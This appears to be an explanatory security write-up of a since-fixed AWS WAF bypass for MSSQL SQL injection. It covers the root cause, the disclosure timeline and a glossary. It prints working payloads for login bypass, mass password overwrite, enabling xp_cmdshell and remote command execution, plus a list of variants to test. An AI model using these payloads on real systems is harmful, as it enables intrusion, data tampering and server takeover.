UNION SELECT is a way to append the results of a second query to the results of the first. xp_cmdshell is a built-in MSSQL feature that runs operating-system commands on the database server, which is why enabling it leads to remote code execution: the attacker can run their own programs on the machine.
Step 1: confirm the baseline login failure
The demo application's password for the user admin was not testtest123, and the application answered "Wrong password":
This step exists to prove the starting point: before any injection, the login genuinely fails, so any later success is caused by the payload and not by a lucky guess.
Step 2: authentication bypass with UNION SELECT and EXEC
The idea was to make the WAF believe the query was invalid, so that it would not block it, by appending an EXEC keyword with no terminator. The first part of the query is deliberately false so that the only data returned comes from the union, which explains the typo in the admina username.
admina'union select 1,'admin','testtest123'exec('select 1')--
Line by line:
admina'is the value typed into the username field. The trailing single quote closes the string the application had opened, so everything after it is treated as SQL rather than as data.union select 1,'admin','testtest123'appends a fake row to the query's results: the number 1, the usernameadminand the passwordtesttest123.exec('select 1')is a second command wrapped inEXEC, present only to confuse the WAF.--starts a comment in SQL, so the rest of the original query is ignored.
In MSSQL the batch is valid and produces no error. It is split into two queries:
SELECT id, username, password FROM users WHERE username = 'admina'union select 1,'admin','testtest123'
exec('select 1')--'
Line by line:
SELECT id, username, password FROM users WHERE username = 'admina'is the application's own query, looking up a user namedadmina, which does not exist.union select 1,'admin','testtest123'adds the fake row, so the application receives a valid-looking user record with the passwordtesttest123.exec('select 1')is the second statement, which the database still runs.--'comments out the leftover quote from the application's query.
The second query still runs on the server, but its result is not accessible to the web application. The SELECT inside EXEC exists only to get past the WAF.
Step 3: modifying data with EXEC
Keywords that modify data cannot be used directly, but they can be wrapped in EXEC the same way. In the demonstration the browser goes through AWS CloudFront, a content delivery network that sits in front of the site, and authentication succeeds. That success depends on the password being admin before the UPDATE runs. The Apache logs (the web server's record of requests) show the username parameter carrying the payload, and the database shows the password changed to the letter a.
admin'exec('update[users]set[password]=''a''')--
Line by line:
admin'closes the string in the username field.exec('update[users]set[password]=''a''')runs anUPDATEcommand that sets thepasswordcolumn toafor every row in theuserstable. Inside the quoted string, two single quotes''represent one literal quote, which is how MSSQL escapes quotes.--comments out the rest of the original query.
This is split into two distinct statements:
SELECT id, username, password FROM users WHERE username = 'admin'
exec('update[users]set[password]=''a''')--'
Line by line:
- The first statement is the application's normal lookup for the user
admin, which succeeds because that user exists. - The second statement runs the
UPDATEthat changes the password. --'comments out the leftover quote.
Step 4: enabling xp_cmdshell
One HTTP request enabled both "show advanced option" and "xp_cmdshell". sp_configure is the stored procedure used to change server settings; "show advanced option" must be turned on before some settings, including xp_cmdshell, become visible. SQL Server Profiler shows the batch split into multiple statements, the browser shows the request through AWS CloudFront with part of the payload, and the bottom of the image shows both options enabled.
admin'exec('sp_configure''show advanced option'',''1''reconfigure')exec('sp_configure''xp_cmdshell'',''1''reconfigure')--
Line by line:
admin'closes the username string.exec('sp_configure''show advanced option'',''1''reconfigure')runssp_configureto set the optionshow advanced optionto1(on), thenreconfigureapplies it.exec('sp_configure''xp_cmdshell'',''1''reconfigure')does the same forxp_cmdshell.--comments out the rest.
What ran on the database server:
select * from users where username = ' admin'
exec('sp_configure''show advanced option'',''1''reconfigure')
exec('sp_configure''xp_cmdshell'',''1''reconfigure')--
Line by line:
select * from users where username = ' admin'is the application's lookup, which returns theadminrow.- The two
exec(...)lines are the settings changes, each executed as its own statement. --comments out the trailing quote.
Step 5: remote code execution
The same technique was used to call xp_cmdshell and run a command on the system:
admin'exec('xp_cmdshell''echo "This is a test!" > C:\Temp\test.txt''')--
Line by line:
admin'closes the username string.exec('xp_cmdshell''echo "This is a test!" > C:\Temp\test.txt''')runs the Windows commandecho "This is a test!" > C:\Temp\test.txt, which writes the text into a file atC:\Temp\test.txt.--comments out the rest.
What ran on the database server:
select * from users where username = 'admin'
exec('xp_cmdshell''echo "This is a test!" > C:\Temp\test.txt''')--
Line by line:
- The first statement is the application's lookup for
admin. - The second statement runs the operating-system command through
xp_cmdshell. --comments out the trailing quote.
Other WAFs
Azure's WAF and ModSecurity were both tried without success. ModSecurity is an open-source WAF, and libinjection is a library it uses to detect SQL injection. One caveat applies to ModSecurity with libinjection: the technique produced an anomaly score of 5 at paranoia level 1. An anomaly score is a running total of how suspicious a request looks; paranoia level is a setting that controls how strict the rules are. A deployment that raised the anomaly threshold, meaning it only blocks requests scoring higher than the default, could be vulnerable to this technique.
Root cause
The underlying behaviour is MSSQL's acceptance of consecutive statements in a single batch without a semicolon terminator. The report treats this as a deliberate design choice, confirmed by Microsoft, that is poorly documented. WAF SQL parsers were built around the documented convention that the semicolon ends one query and starts another, so they did not model it. AWS WAF's detection could therefore be confused by a trailing EXEC with no termination: the parser judged the query invalid and let it through, while MSSQL executed the batch as valid statements. The report's own framing is that the real problem is the lack of documentation, not the feature itself; had the behaviour been documented transparently, WAF developers could have protected against it more efficiently.
Impact
Against an MSSQL-backed application protected by AWS WAF, an attacker able to reach an injectable parameter could bypass authentication with UNION SELECT, modify data such as a user's password with UPDATE, and enable xp_cmdshell to obtain remote code execution on the database server. The report demonstrates all three on a demo application. The same technique did not bypass Azure WAF or ModSecurity in testing, though with libinjection it reached an anomaly score of 5 at paranoia level 1, so a raised anomaly threshold could leave a deployment vulnerable.
Fix
AWS was notified on 14 February 2023, said on 15 February that it would investigate, on 13 March that it was working on a fix, and on 15 June that the issue was fixed. The researcher confirmed the fix on 19 June 2023. The report does not describe the change AWS made. More broadly, the report argues that documenting the MSSQL behaviour properly would let WAF developers protect against it.
Variants to test
- Stacked statements without a terminator. Send two valid statements back to back with no semicolon and no whitespace, for example
use[tempdb]create/**/table[test]([id]int)insert[test]values(1)select[id]from[test]drop/**/table[test]. A positive result is both statements executing and returning separate results, as seen in SQL Server Profiler. - Trailing EXEC to confuse the parser. Append
exec('select 1')--to an otherwise blocked injection and see whether the WAF lets it through while MSSQL still executes the first statement. A positive result is a successfulUNION SELECTlogin bypass. - Wrapping data-modifying keywords in EXEC. Try
exec('update[users]set[password]=''a''')where a directUPDATEis blocked. A positive result is the password changing in the database. - Enabling xp_cmdshell in one request. Chain
sp_configurecalls insideEXECas in the report. A positive result is both "show advanced option" and "xp_cmdshell" enabled after a single request. - Other WAFs and paranoia levels. Repeat the technique against Azure WAF and ModSecurity with libinjection. A positive result is an anomaly score below the configured blocking threshold while the payload still executes.
Glossary
- Anomaly score: a running total a WAF keeps of how suspicious a request looks; higher means more likely to be blocked.
- Apache logs: the web server's record of the requests it received.
- AWS CloudFront: Amazon's content delivery network, which sits in front of a site and forwards requests to it.
- AWS WAF: Amazon's Web Application Firewall, a service that inspects requests and blocks those that look like attacks.
- Batch: a group of database commands sent to the server in one go.
- Cheat sheet: a short reference document listing payloads and techniques testers try.
- Conditional injection: an injection where the attacker makes the database do something only if a condition is true.
- Content delivery network (CDN): a network of servers that sits in front of a site and passes requests through to it.
- Database administrator: the person responsible for running and maintaining a database.
- Delimiter / terminator: a character that marks where one command ends and the next begins, such as the semicolon.
- EXEC: an MSSQL keyword that runs the text inside it as a command.
- Inline comment: text between
/*and*/that the database ignores, sometimes used as a stand-in for a space. - libinjection: an open-source library used by ModSecurity to detect SQL injection.
- ModSecurity: an open-source Web Application Firewall.
- MSSQL (Microsoft SQL Server): Microsoft's database program.
- Paranoia level: a WAF setting that controls how strict its rules are.
- Parser: the part of a program that reads input and works out its structure.
- Payload: the crafted input an attacker sends to trigger a vulnerability.
- Remote code execution (RCE): running the attacker's own commands or programs on a target machine.
- Reserved keyword: a word the database treats as an instruction, such as
SELECTorCREATE. - Semicolon (
;): the character documentation describes as ending one query and starting another. - sp_configure: an MSSQL stored procedure used to change server settings.
- SQL: the language used to talk to a database.
- SQL injection: an attack where database commands are slipped into a place the application expects ordinary data.
- SQL Server Profiler: a monitoring tool that shows, command by command, what the database engine receives and executes.
- Stacked queries: several queries sent in one request, one after another.
- Stored procedure: a named set of commands stored in the database and run by name.
- Time-based injection: an injection where the attacker infers success from how long the database takes to answer.
- Transact-SQL: Microsoft's dialect of SQL.
- UNION SELECT: a way to append the results of a second query to the results of the first.
- UPDATE: the SQL command that changes existing data.
- WAF (Web Application Firewall): a security guard that inspects requests before they reach a website and blocks those that look like attacks.
- xp_cmdshell: a built-in MSSQL feature that runs operating-system commands on the database server.





